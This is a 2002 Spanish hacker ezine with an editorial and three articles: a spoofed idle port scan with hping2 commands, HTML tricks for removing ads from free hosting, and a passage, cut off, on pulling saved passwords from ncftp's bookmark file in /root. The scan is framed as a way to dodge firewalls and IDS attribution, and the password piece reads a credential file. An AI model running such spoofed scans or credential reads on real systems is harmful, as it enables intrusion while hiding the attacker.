Indice

Bienvenida

Saludos, después de una larga espera y mucho trabajo hemos terminado el ezine numero 13 justo en el comienzo de este nuevo año 2002, el cual estará tan lleno de cambios en el equipo y con nuevos proyectos en espera.

Siento también una gran satisfacción al mencionar y reconocer el hecho de que ha habido cambios, cambios que se habían originado con anterioridad y que solo habían venido desarrollándose y otros tantos que se sucedieron recientemente, uno de ellos y el mas importante dentro de mi muy personal opinión es el que hemos afrontado todos como personas y como equipo, uno que te lleva a pensar de forma distinta, a plantear y resolver los problemas desde diferentes puntos de vista, a generar nuevas ideas y conceptos y a cambiar el trasfondo de una forma de ser, un cambio que se llama madurez y, aunque muchos piensen lo contrario, todas las personas, inclusive aquellas que integran el equipo, tienden a madurar y aprender a lo largo de su vida y es tal vez por esto que muchas personas, lectores asiduos o no, cada día difieren mas de nuestra forma de pensar, ya que muchos por ejemplo mandan emails pidiendo tarjetas de crédito, otros pidiendo ayuda para entrar a cuentas de Hotmail, muchos más para aprender a 'hackear' cualquier cosa y al hacerles ver su error e intentar demostrarles los mitos y verdades de lo que la sociedad ha denominado 'underground', se molestan, insultan y nos dicen que leamos el 'Manifesto del Hacker', como si todo el mundo girase alrededor de este.

Bueno, la realidad es que muchas de esas lecturas, en donde encontramos ideales como el de "la información debe ser libre y gratuita" u otras donde se dice hay que derrocar a los capitalistas, dominar el mundo, etc...

Todas son ideas geniales, si, una, eres director de cine y dos, tienes el guión para hacer una película de Kevin Mitnick o la tercera parte de Hackers. Pero la realidad es otra, la realidad es una en donde podemos ver a niños no mayores de 15 años en los canales de irc todos gritando al unísono las líneas de alguna revista electrónica escrita por "übber-h4x0r5" en donde se dan las técnicas mas avanzadas de cómo penetrar y comprometer equipos de cómputo tan poderosos como las Compaq Presario 4660 con ayuda del netbus o de cómo '0wn34r 1nph0' de otro ordenador usando la herramienta de software más peligrosa programada en nuestros días, el subseven. Claro, no puedo negar que sujetos realmente experimentados, inteligentes de cierta forma y capaces, se pongan a programar virus como el Goner o el Nimda, pero hasta para eso hay que saber y estar conscientes de nuestra propia realidad, así, que la próxima vez, no manden emails pidiendo ayuda para sacar el password de Hotmail de la cuenta de su novia y ver si los esta engañando o no nos pidan que les programemos '0-d4y tools' para 'hackear' y convertirse en la próxima pesadilla cibernética mundial, por que simplemente los mandaremos, con todo el respeto que me merecen, por un tubo y aunque se enojen.

Por último solo quiero agregar que no importa cuantos insultos nos griten, cuantas críticas negativas nos manden, cuántas opiniones nos hagan llegar, Raza Mexicana está siempre cambiando y evolucionando, gente ha entrado, gente ha salido, pero incluso es gracias en gran parte a ellos, que Raza Mexicana es lo que es hoy, un equipo de personas, unidas por intereses en común, por una amistad común y por un objetivo en común; y no importa que pase con nosotros en el futuro, Raza Mexicana siempre esta esperando por el cambio.

Scan de puertos sin usar tu IP
Por: 0x90 (0x90@overflow.org)

Introducción.

"Como que hacer un scan de puertos sin usar tu IP, pues usas otro server". Pues no, la técnica que he de describirles hoy pequeñuelos será para hacer un scan y que parezca que lo esta haciendo alguien mas, para eso necesitaran *nix (cualquier versión de unix), yo uso linux pero pueden usar lo que quieran.

Esta técnica puede ser utilizada para sobrepasar firewalls en redes asíncronas y dejar rastros falsos en los IDS. Si no tienes la menor idea que son las dos, pues sigue leyendo que te explico aunque sea un poco.

Una red asíncrona es una red que tiene un punto de salida y un punto de entrada que no son el mismo, de esta forma tu tienes un firewall de salida y un firewall de entrada, por fuerza si no se tiene un router interno con tablas para la Intranet los paquetes salen de vez en cuando al Internet aunque sean dirigidos a otro lado, por lo tanto el firewall de entrada tiene que dejarlos pasar si no la conectividad de la red no seria la mejor =).

Así pues en una red asíncrona los paquetes van:

[cliente] -> [firewall de salida] -> I N T E R N E T -> [firewall de entrada] -> [server]
[192.168.0.1] -> [192.168.0.254] -> I N T E R N E T -> [192.168.0.1] -> [192.168.0.15]

Ya se ya se esas son direcciones NAT y no son usadas en el Internet por RFC, pero para eso hay encapsulación en los firewalls, además hay muchas compañías que dejan los sistemas de bases de datos con IP publica pero dentro de los firewalls, así pues si ya estas diciendo que no es, pues entonces haz el scan tu solito.

¿Sigues aquí? okas prosigamos entonces.

Un IDS es un sistema de detección de intrusiones, es decir que toma patrones que se saben que son de ataques y manda una alarma cuando se ve ese tipo de comportamiento, por ejemplo mandar llamar /bin/bash en el puerto 80 (www) y /usr/X11R6/bin/xterm en el mismo puerto, conexiones rlogin, caracteres no imprimibles (los NOPs y el shellcode). Si no tienes la menor idea de que estoy hablando pongámoslo así, es una maquinita que esta ahí y si tú intentas correrle cualquier exploit público vas a dejar rastros más grandes que el cañón del colorado.

"¿Entonces estoy perdido?" dirás tu, pues no hay técnicas para sobrepasarlos y para inclusive hackearlos, dependiendo del IDS, el problema es que es difícil saber si tienen un IDS o que tipo de IDS es, ya que el IDS no tiene ni IP, hace un sniff a toda la red. Así pues para defendernos tendremos que fingir que somos alguien más.

El problema es que si se hace directo y alguien entra al servidor y empieza a analizarlo en ultima instancia sabrán quien fue el que hizo todo el ataque y no queremos ir a la cárcel o si?.

II. La técnica.

Okas ahora veremos lo necesario para la función. Necesitamos hping2, que es un ensamblador de paquetes TCP/IP/ICMP/UDP, no es un scanner así que tendremos que saber lo que hacemos, para scanear a lo loco mejor usa el nmap aunque dejaras muchas huellas pero si no te importa...

Estas son las cosas que necesitamos:

[+] Un server que este tranquilo, sin mucho trafico ya sea Linux o Windows y que tenga un puerto abierto.

[+] El servidor al que vayamos a scanear.

[+] Estar en linux.

[+] Tener instalado hping2.

Si ya tenemos esto ya la hicimos, comencemos la discusión.

Este scan esta basado en que el número de identificación de los paquetes RST (reset) de la implementación TCP aumenta en 1 y no es random como cuando se inicia la conexión. Un paquete RST se puede mandar cuando ya sea el puerto esta cerrado o alguien no ha pedido la conexión (en caso de un spoofing).

En caso de un puerto abierto una conexión TCP se hace de la siguiente manera:

1. (C) -> Paquete SYN(a) -> (S) /* Esto quiere decir "Quiero hacer una conexión mi numero de sincronización es a). */

2. (S) -> Paquete SYN(b)/ACK(a+1) -> (C) /* Esto quiere decir "Te recibo el puerto esta abierto y mi número de sincronización es b y si leí que tu eras a y le sumo uno" */

3. (C) -> Paquete ACK(b+1) -> (S) /* Esto quiere decir "Te recibo que estas en b" */

Y luego se empieza la verdadera comunicación.

Cuando un puerto esta cerrado el paso 2 se convierte en:

2. (S) -> Paquete RST(x) -> (C) /* Esto quiere decir "El puerto esta cerrado" */

Cuando una maquina no ha iniciado la conexión (por spoof u otros motivos) el paso 3 se convierte:

3. (C) -> Paquete RST(x) -> (S) /* Esto quiere decir: "Yo no inicie la conexión así que no molestes */

Del paso 3 nos aprovecharemos para hacer nuestro scan de puertos.

Abramos dos terminales (Eterm, xterm, gnu-term, etc). Primero analicemos las funciones que utilizaremos del hping2 (no voy a poner todas porque es un huevo).

```
bash-2.05# hping2 --help
usage: hping host [options]

[SNIP]

  -i      --interval        wait                    (uX for X microseconds, for example -i u1000)

[SNIP]

  -a      --spoof           spoof source address
  -W      --winid           use win* id byte ordering
  -r      --rel             relativize id field     (to estimate host traffic)

[SNIP]

  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -S  --syn        set SYN flag
  -A  --ack        set ACK flag

[SNIP]

bash-2.05#
```

Como puedes ver puedes crear paquetes como quieras, así pues en una terminal haremos:

```
bash-2.05# hping2 -S -A -p 80 www.company.com -r
eth0 default routing interface selected (according to /proc)
HPING www.company.com (eth0 XXX.XXX.XXX.XXX): SA set, 40 headers + 0 data bytes
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=0 ttl=238 id=36719 win=0 rtt=256.5 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=1 ttl=238 id=+1 win=0 rtt=260.0 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=2 ttl=238 id=+3 win=0 rtt=262.2 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=3 ttl=238 id=+3 win=0 rtt=258.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=4 ttl=238 id=+1 win=0 rtt=254.0 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=5 ttl=238 id=+4 win=0 rtt=525.8 ms
^C
--- www.company.com hping statistic ---
6 packets tramitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 254.0/302.7/525.8 ms
bash-2.05#
```

¿Que tenemos aquí? pues que le mandamos un paquete TCP como si fuera el paso 2 y como no había iniciado la conexión pues nos regreso el RST, se puede ver en flags como es la bandera R, vean el campo id, están muy bajos y casi no se mueve, así nos gusta, que este estática ya veremos porque.

Ahora en la otra pantalla pondremos:

```
bash-2.05# hping2 -S -a www.company.com -i u4000 www.victim.com -p 80
eth0 default routing interface selected (according to /proc)
HPING www.victim.com (eth0 YYY.YYY.YYY.YYY): S set, 40 headers + 0 data bytes
^C
--- www.victim.com hping statistic ---
172 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
bash-2.05#
```

Uta no vemos nada, pues claro porque estamos mandando paquetes falsos como si fuéramos www.company.com y como no somos no recibimos la respuesta, pero company.com si, así pues nosotros iniciamos la conexión, company.com recibe la respuesta el lo niega y agrega 1 al numero de id del RST.

Si el puerto esta cerrado company.com recibe un RST y pues contesta nada y el numero de id no sube en el primer comando.

Así pues el "truco" de esta técnica es tener una terminal preguntándole el número de id de RST a company.com y luego mandar paquetes falsos a victim.com en otra terminal, así si esta abierto podremos ver el incremento, en ejemplo:

```
bash-2.05# hping2 -S -a www.company.com -i u10000 www.victim.com -p 80
eth0 default routing interface selected (according to /proc)
HPING www.victim.com (eth0 YYY.YYY.YYY.YYY): S set, 40 headers + 0 data bytes
^C
--- www.victim.com hping statistic ---
2600 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
bash-2.05#

bash-2.05# hping2 -S -A www.company.com -r -p 80
eth0 default routing interface selected (according to /proc)
HPING www.company.com (eth0 XXX.XXX.XXX.XXX): SA set, 40 headers + 0 data bytes
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=0 ttl=238 id=37451 win=0 rtt=250.4 ms
```

```
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=1 ttl=238 id=+1 win=0 rtt=256.0 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=2 ttl=238 id=+1 win=0 rtt=252.3 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=3 ttl=238 id=+1 win=0 rtt=259.4 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=4 ttl=238 id=+1 win=0 rtt=291.6 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=5 ttl=238 id=+2 win=0 rtt=263.2 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=6 ttl=238 id=+2 win=0 rtt=313.3 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=7 ttl=238 id=+1 win=0 rtt=297.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=8 ttl=238 id=+100 win=0 rtt=269.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=9 ttl=238 id=+110 win=0 rtt=325.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=10 ttl=238 id=+256 win=0 rtt=254.9 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=11 ttl=238 id=+256 win=0 rtt=437.0 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=12 ttl=238 id=+256 win=0 rtt=444.9 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=13 ttl=238 id=+254 win=0 rtt=261.4 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=14 ttl=238 id=+255 win=0 rtt=251.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=15 ttl=238 id=+100 win=0 rtt=432.8 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=16 ttl=238 id=+2 win=0 rtt=542.6 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=17 ttl=238 id=+2 win=0 rtt=443.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=18 ttl=238 id=+1 win=0 rtt=456.7 ms
^C
--- www.company.com hping statistic ---
19 packets tramitted, 19 packets received, 0% packet loss
round-trip min/avg/max = 250.4/331.7/542.6 ms
bash-2.05#
```

Podemos ver por el incremento (empezamos a mandar la primera en el número de seq=6 del comando segundo) que el puerto esta abierto, de no estar abierto el resultado seria algo así:

```
bash-2.05# hping2 -S -A www.company.com -r -p 80
eth0 default routing interface selected (according to /proc)
HPING www.company.com (eth0 XXX.XXX.XXX.XXX): SA set, 40 headers + 0 data bytes
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=0 ttl=238 id=37451 win=0 rtt=250.4 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=1 ttl=238 id=+1 win=0 rtt=256.0 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=2 ttl=238 id=+1 win=0 rtt=252.3 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=3 ttl=238 id=+1 win=0 rtt=259.4 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=4 ttl=238 id=+2 win=0 rtt=291.6 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=5 ttl=238 id=+2 win=0 rtt=263.2 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=6 ttl=238 id=+1 win=0 rtt=313.3 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=7 ttl=238 id=+1 win=0 rtt=297.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=8 ttl=238 id=+1 win=0 rtt=269.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=9 ttl=238 id=+4 win=0 rtt=325.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=10 ttl=238 id=+3 win=0 rtt=254.9 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=11 ttl=238 id=+2 win=0 rtt=437.0 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=12 ttl=238 id=+2 win=0 rtt=444.9 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=13 ttl=238 id=+1 win=0 rtt=261.4 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=14 ttl=238 id=+1 win=0 rtt=251.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=15 ttl=238 id=+1 win=0 rtt=432.8 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=16 ttl=238 id=+1 win=0 rtt=542.6 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=17 ttl=238 id=+2 win=0 rtt=443.1 ms
50 bytes from XXX.XXX.XXX.XXX: flags=R seq=18 ttl=238 id=+1 win=0 rtt=456.7 ms
^C
--- www.company.com hping statistic ---
19 packets tramitted, 19 packets received, 0% packet loss
round-trip min/avg/max = 250.4/331.7/542.6 ms
bash-2.05#
```

Bastante calmado no?

Bueno niños, se preguntaran si hay scripts para hacer esto automático, siempre puedes programarlos claro, la teoría esta ahí....

III. Adiós.

Adiós que te vaya bien, espero les haya gustado la técnica.

Código Anti-Banners, Pop-up y Frames
DarkSide (darkside@raza-mexicana.org)

En este artículo les daremos una pequeña idea de cómo poder quitar los anuncios publicitarios que añaden los administradores en las páginas que dan hospedaje gratuitamente.

Los códigos que se pueden usar para tratar de evadir o eliminar dichos anuncios publicitarios pueden ir en varias formas, ya sea que al finalizar el código de la página </html> o al empezarla, entre el encabezado <head>, antes o dentro del cuerpo de la página <body>.

Antes de empezar seria de gran utilidad que cuando fuéramos a registrarnos en algún servidor que nos de alojamiento gratuito, leamos brevemente los términos y condiciones que nos pone el administrador, para poder hacer uso de dichos servicios, ya que por no leer en algunas ocasiones, nos clausuran o dan de baja nuestras páginas por no haber cumplido con las normas o el haber hecho caso omiso de las parte donde decía que no podíamos remover los anuncios publicitarios, así como son los Banners, pop-ups o frames.

En la mayoría de los servidores que nos dan hospedaje gratuito y que tienen los anuncios publicitarios en sus páginas, casi siempre antes de anexar su cogigo de publicidad, meten tags para poder bloquear los códigos anti-banner, frames o popups que tratan de ponerle los usuarios a la página para poder eliminar o bloquear dichos anuncios.

Estos son algunos de tantos tags que pueden ser metidos por los administradores:
</object></layer> </style></noscript></table></script></applet>

Estas páginas que dan hospedaje con ese tipo de anuncios, pueden estar divididas en:
1-Banners (Son banners que están al inicio o final de la página)
2-pop-ups (Son Ventanas que abren simultáneamente al abrir la página principal)
3-frammes (Son aquellas que están divididas en dos y en una de las divisiones, esta el anuncio)

Solamente me referiré a unos cuantos de los servidores que son más comunes

1.-Banners

AngelFire – http://www.angelfire.com
Fortunecity - http://www.fortunecity.com
FreeServers - http://www.freeservers.com
Tripod - http://www.tripod.lycos.com

También puede funcionar en algunos otros servidores que pongan banners en la página, solo es checar el código fuente a la hora de terminarla y ver que código viene extra, aparte del que le pusiste a tu página y tratar de buscar como deshabilitarlo y que tu página quede sin banner.

Método Script:

Antes de su tag <head>, inserte el código:
```
<script language="NotRecognized"><head><body>
</script>
```

Vista Previa:

```
<html>
<script language="NotRecognized"><head><body>
</script>
<head>
<title>Metodo Script</title>
```

```
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>
```

Observación: El código no funcionara si algún servidor coloca un código </script> antes de empezar su código del banner.

Método Comentario:

Debe colocar el código de <body> e <head> dentro de un comentario, antes de su tag <head>

```
<!--
<head><body>
// -->
```

Vista Previa:

```
<html>
<!--
<head><body>
// -->
<head>
<title>Metodo Comentario</title>
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>
```

Observación: El código no funcionara si algún servidor coloca un código de comentario encerrando su código del banner.

Método Noframes:

Basta insertar el código ANTES de su tag <head>:

```
<noframes><textarea>
<head><body>
</textarea></noframes>
```

Vista Previa:

```
<html>
<noframes><textarea>
<head><body>
</textarea></noframes>
<head>
<title>Metodo Noframes</title>
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>
```

Observación: Puede que no funcione en algunos servidores que coloquen un tag </noframes> antes de empezar su código del banner.

Puede usar este código.
<!--webbot bot="HTMLMarkup" startspan --><noframes><textarea>
<head><body>
</textarea></noframes><!--webbot bot="HTMLMarkup" endspan -->

Método DIV:

Antes de su tag <head>, inserte este código:

<form><textarea cols="0" rows="0"><head><body>
</textarea></form>

Vista Previa:

<html>

<form><textarea cols="0" rows="0"><head><body>
</textarea></form>
<head>
<title>Metodo Div</title>
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>

2.-Pop-ups

Geocities - http://www.geocities.com
Starmedia - http://www.us.starmedia.com/orbita
VirtualAve - http://www.virtualave.net
hypermart - http://www.hypermart.net

Nota:
Virtualave y HyperMart se han unido creando una sola, ya que al querer darte de alta en Virtualave, te lleva automáticamente a la página de registro de hypermart.

GeoCities / Starmedia

Aviso:
Estos dos servidores pusieron varios tags antes de generar el código para el pop-up, para evitar que lo remuevan, pero aun así todavía hay muchas maneras de eliminarlo.

Estos son los tags que han puesto:
</object></layer> </style></noscript></table></script></applet>

Código Anti-Popups

Inserte este codigo al finalizar el tag </html>:
<noscript>
<table bgColor="#ffffff"><td><font color="#ffffff"><plaintext>

también podrá utilizar este:

<noscript>
<plaintext>

Vista Previa 1

<html>
<head>
<title>Anti Popup</title>
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>
<noscript>
<table bgColor="#ffffff"><td><font color="#ffffff"><plaintext>

Vista Previa 2

<html>
<head>
<title>Anti Popup</title>
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>
<noscript>
<plaintext>

VirtualAve / Hypermart

Aviso:
VirtualAve solo ha puesto este código antes de empezar el código del banner, para tratar de proteger que no sea removido.
</noscript>
<!-- -->
</noscript>

Código Anti-popup

Insertar el código en cualquier parte de la página o de preferencia al final del tag </html>:

VirtualAve

<script language="NotRecognized">
<!--VirtualAvenueBanner-->
</script>

Hypermart

HyperMart:
<script language="NotRecognized">
<!--#echo banner=""-->
</script>

Vista Previa 1

```
<html>
<head>
<title>Anti Popup Geocities</title>
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>
<script language="NotRecognized">
<!--VirtualAvenueBanner-->
</script>
```

Vista Previa 2

```
<html>
<head>
<title>Anti Popup Geocities</title>
</head>
<body bgcolor="white">
Cuerpo página
<script language="NotRecognized">
<!--#echo banner=""-->
</script>
</body>
</html>
```

3.- Frames
Namezero – http://www.namezero.com
NameDemo - http://www.namedemo.com

Método 1

Debes poner al principio de tu página index.html (o la página inicial a abrir), este siguiente código:

```
<script language="JavaScript"><!--
if(document.location!=top.location){ top.location=document.location; }
// --></script>
```

Vista Previa 1

```
<html>
<script language="JavaScript"><!--
if(document.location!=top.location){ top.location=document.location; }
// --></script>
<head>
<title>Anti Frame</title>
</head>
<body bgcolor="white">
cuerpo página
</body>
</html>
```

Método 2

Para abrir otra página en el lugar de la página del Frame, usted puede insertar el código siguiente:

* para NameZero:

Abertura manual (a través de link, para el usuario):
```
<a href="menu.htm" target="pb">Abrir menu</a>
```

Abertura automática:
```
<html>
<script>
<!-- parent.frames.pb.location.href='http://www.dark-side.org'; // -->
</script>
<head>
<title>Anti Frame</title>
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>
```

Nota:
En las páginas del Menu deben ser dirigidos los links a: thepage
```
<a href="mp3.htm" target="thepage">Minha lista de MP3</a>
```

* para NameDemo:

Abertura manual (a través de link, para el usuario):
```
<a href="menu.htm" target="botton">Abrir menu</a>
```

Abertura automática:
```
<html>
<script><!--
parent.frames.botton.location.href='http://www.dark-side.org';
// --></script>
<head>
<title>Anti Frame</title>
</head>
<body bgcolor="white">
Cuerpo página
</body>
</html>
```

Nota:
En las páginas del Menu deben ser dirigidos los links a: destframe
```
<a href="mp3.htm" target="destframe">Minha lista de MP3</a>
```

Namezero

Este es un servidor nos ofrece dominios (.org, .net y .com)

Código Anti-frame

```
"><frameset rows="100%,*" border=0>
```

<FRAME src="SUA PÁGINA">
<frame>
</frameset>
</html>

Para el uso de este código, deberás hacerle de la siguiente manera.
Debes entrar al control panel de tu página "http://controlpanel.sudominio.com"
y poner su clave, ya estando dentro presionar la opción que dice "Home Page"
le aparecerán 4 campos, los llenara de la siguiente manera:

Home Page Title: "Su titulo de preferencia"
Actual URL: http:// (dejar asi mismo).
Keywords: dejar en blanco
Descripción:
"><frameset rows="100%,*" border=0>
<FRAME src="SUA PÁGINA">
<frame>
</frameset>
</html>

Nota:
Todos estos códigos mostrados anteriormente, pueden ser ocupados en otros servidores que tengan las mismas características en sus anuncios publicitarios, nada perdemos con probar y ver hasta que nos resulte el poder eliminar dichos anuncios de nuestra página.

Referencias Url

Estas son algunas páginas en las cuales podemos apreciar la funcionalidad de los códigos anti banners, popups o frames que se usan del articulo, en nuestras páginas, para poder eliminar o brincarnos esos anuncios de publicidad.

Páginas Sin Publicidad

Virtualave = http://server2048.virtualave.net/tequilabot/banner.htm
GeoCities = http://www.geocities.com/kludge27/banner.htm
AngelFire = http://www.angelfire.com/linux/kludge27/banner.htm
Tripod = http://kludge27.tripod.com/banner.html
Starmedia = http://orbita.starmedia.com/~kludge27/banner.htm
FreeServers = http://kludges.freeservers.com/

Referencias Servidores Gratuitos

A Continuación se mencionaran algunos de tantos sitios webs que ofrecen alojamiento gratuito y algunos de sus servicios que pueden ofrecer, así haciendo mención, con que tipo de publicidad cuentan cada uno.

angelfire.com (50MB) Upload by: FTP & Browser Publicidad: Banner	Tripod.com.mx (12 MB) Upload By: FTP & Browser Publicidad: Banner
Briefcase.Yahoo.com (30 MB) Upload by: Browser Publicidad: HTML Ads	Tripod.com.pe (12 MB) Upload By: FTP & Browser Publicidad: Banner
Crosswinds.net (Unlimited MB) Upload by: Browser Publicidad: Banner	Tripod.com.ve (12 MB) Upload By: FTP & Browser Publicidad: Banner

Freedrive.com (20 MB) Upload by: Browser Publicidad: HTML Ads	FloppyCenter.com (10 MB) Upload by: Browser Publicidad: HTML Ads
Geocities.com (15 MB) Upload By: Ftp & Browser Publicidad: Java applet	Home.ro (10 MB) Upload By: Ftp Publicidad: Popup
IDrive.com (50 MB) Upload By: Browser Publicidad: HTML Ads	KTurn.com (125 MB) Upload By: Browser Publicidad: HTML Ads
Multimania.fr (12 MB) Upload By: FTP Publicidad: Popup	Netfirms.com (25 MB) Upload By: FTP Publicidad: Banner
Rediff.com (10 MB) Upload By: Browser Publicidad: Frame	Spider.lu (10 MB) Upload By: Ftp Publicidad: Ninguna
Starmedia.com (25 MB) Upload By: Ftp & Browser Publicidad: Popup	SuperEva.it (40 MB) Upload By: Ftp Publicidad: Frame
TalkCity.com (11 MB) Upload By: Ftp Publicidad: Popup	TheGlobe.com (25 MB) Upload By: FTP & Browser Publicidad: Frame
Tripod.ca (12 MB) Upload By: FTP & Browser Publicidad: Banner	Tripod.cl (12 MB) Upload By: FTP & Browser Publicidad: Banner
Tripod.co.kr (12 MB) Upload By: FTP & Browser Publicidad: Popup	Tripod.com.ar (12 MB) Upload By: FTP & Browser Publicidad: Banner
Tripod.com.co (12 MB) Upload By: FTP & Browser Publicidad: Banner	Tripod.com (50 MB) Upload By: FTP & Browser Publicidad: Popup / Banner
Tripod.es (100 MB) Upload By: FTP & Browser Publicidad: Popup / Banner	Tripod.fr (100 MB) Upload By: FTP & Browser Publicidad: Popup / Banner
Tripod.it (100 MB) Upload By: FTP & Browser Publicidad: Popup / Banner	TripodAsia.com.cn (12 MB) Upload By: FTP & Browser Publicidad: Popup / Banner
TripodAsia.com.id (12 MB) Upload By: FTP & Browser Publicidad: Popup / Banner	TripodAsia.com.in (12 MB) Upload By: FTP & Browser Publicidad: Popup / Banner
TripodAsia.com.my (12 MB) Upload By: FTP & Browser Publicidad: Popup / Banner	TripodAsia.com.ph (12 MB) Upload By: FTP & Browser Publicidad: Popup / Banner
TripodAsia.com.sg (12 MB) Upload By: FTP & Browser Publicidad: Popup / Banner	TripodAsia.com.th (12 MB) Upload By: FTP & Browser Publicidad: Popup / Banner
TripodAsia.com.tw (12 MB) Upload By: FTP & Browser Publicidad: Popup / Banner	TripodNet.nl (20 MB) Upload By: FTP & Browser Publicidad: Popup / Banner
TripodNet.nu (100 MB) Upload By: FTP & Browser Publicidad: Popup / Banner	Vavo.com (20 MB) Upload By: FTP Publicidad: Ninguno
Visto.com (15 MB) Upload By: Browser Publicidad: Ninguno	

Espero que este artículo sea de mucha utilidad, para todas esas personas que alguna vez se preguntaron, como se le podía hacer para poder eliminar esos anuncios de publicidad que ponen los sitios webs donde alojan sus páginas web.

Nos vemos.

DarkSide
Raza Mexicana Team
darkside@raza-mexicana.org

Sacando passwords del ncftp client.
DeX (dex@raza-mexicana.org)

Introducción:

1. Que es el ncftp client?

NcFTP client es un reemplazo de el programa standard de UNIX /usr/bin/ftp y NcFTP viene sirviendo en sistemas UNIX desde 1991, NcFTP ofrece mas flexibilidad, opciones y mas fácil control que el ftp normal, De hecho ya la mayoría de los Linux lo traen.
este programa corre en una gran variedad de Plataformas UNIX como también para sistemas operativos como vendrían siendo Windows o Mac OS X.

2. Que?, Conseguir los passwords del ncftp client?, no entiendo, que significa esto?

Primero les digo que si ya saben de que se trata esto, que no crean que voy a decodificar los passwords codificados que usa el ncftp para esta técnica.
NcFTP client tiene una opción de guardar la sesión, claro que tu puedes escoger si deseas guardar el password o no, la opción por default es NO, pero la mayoría de los administradores eligen que si, que guarde el password. En este articulo voy a mostrar una manera fácil, rápida y simple de conseguir los passwords de los bookmarks guardados en el archivo local unix como por ejemplo /root/.ncftp/bookmarks.

3. De que me sirve sacar los passwords?

Sirve para muchísimas cosas, podría ser sacar el password del Administrador que intentaste crackear por 7 días y se te fue la luz, y con este password entrar al servidor principal :P, o que se yo, tener una cuenta mas, tu sabrás para que lo necesitas y que uso le das.

4. Antes de empezar

Antes de empezar con esta técnica que voy a mostrar, tienes que tener instalado en tu sistema Netcat ya sea para Windows o Unix (en este caso UNIX), como NcFTP también (obvio, sino de donde salen los bookmarks? :P).

De donde bajas el NcFTP y Netcat?, te doy unos links:

ftp://ftp.ncftp.com/ncftp/ncftp-3.0.3-src.tar.gz |	NcFTP client codigo fuente.
http://www.ncftp.com/ |	pagina del NcFTP.
http://www.l0pht.com/~weld/netcat/ |	Pagina de Netcat.
http://www.l0pht.com/~weld/netcat/nc110.tgz |	Codigo fuente del netcat.

5. Empezando

Empecemos explicando como es que un administrador guarda un bookmark.
Te pongo un ejemplo aquí:

server# ncftp -u userdex www.server.com

NcFTP 3.0.0 beta 19 (June 11, 1999) by Mike Gleason.
Connecting to www.server.com...
Password for user "userdex" at www.server.com: **********
server FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready.
Logging in...
User userdex logged in.
Logged in to www.server.com.

```
ncftp / >
ncftp / > quit
You have not saved a bookmark for this site.

Would you like to save a bookmark to:
        ftp://userdex:PASSWORD@www.server.com

Save? (yes/no) yes
Enter a name for this bookmark: server

You logged into this site using a password.
Would you like to save the password with this bookmark?
Save? [no] yes
Bookmark "server" saved.
server#
```

Que pasa ahora?, ahora como soy root el bookmark se ha guardado (en este caso es linux) en el archivo /root/.ncftp/bookmarks.

Y que dice ese file?, veamos:

```
server# cat /root/.ncftp/bookmarks
NcFTP bookmark-file version: 8
Number of bookmarks: ??
updates,updates.redhat.com,,,,6.2/en/os/i386,I,21,988402337,1,1,1,1,63.240.14.70,,,,,,S,-1,
server,127.0.0.1,userdex,*encoded*cGFzc3dvcmRkZXBydWViYQAA,,,I,21,999402245,1,1,1,1,127.0.0.1,,,,,,S,1,
server#
```

(noten que el bookmark de Redhat no carga con usuarios ni passwords)

Okas, analizemos la linea de server:

```
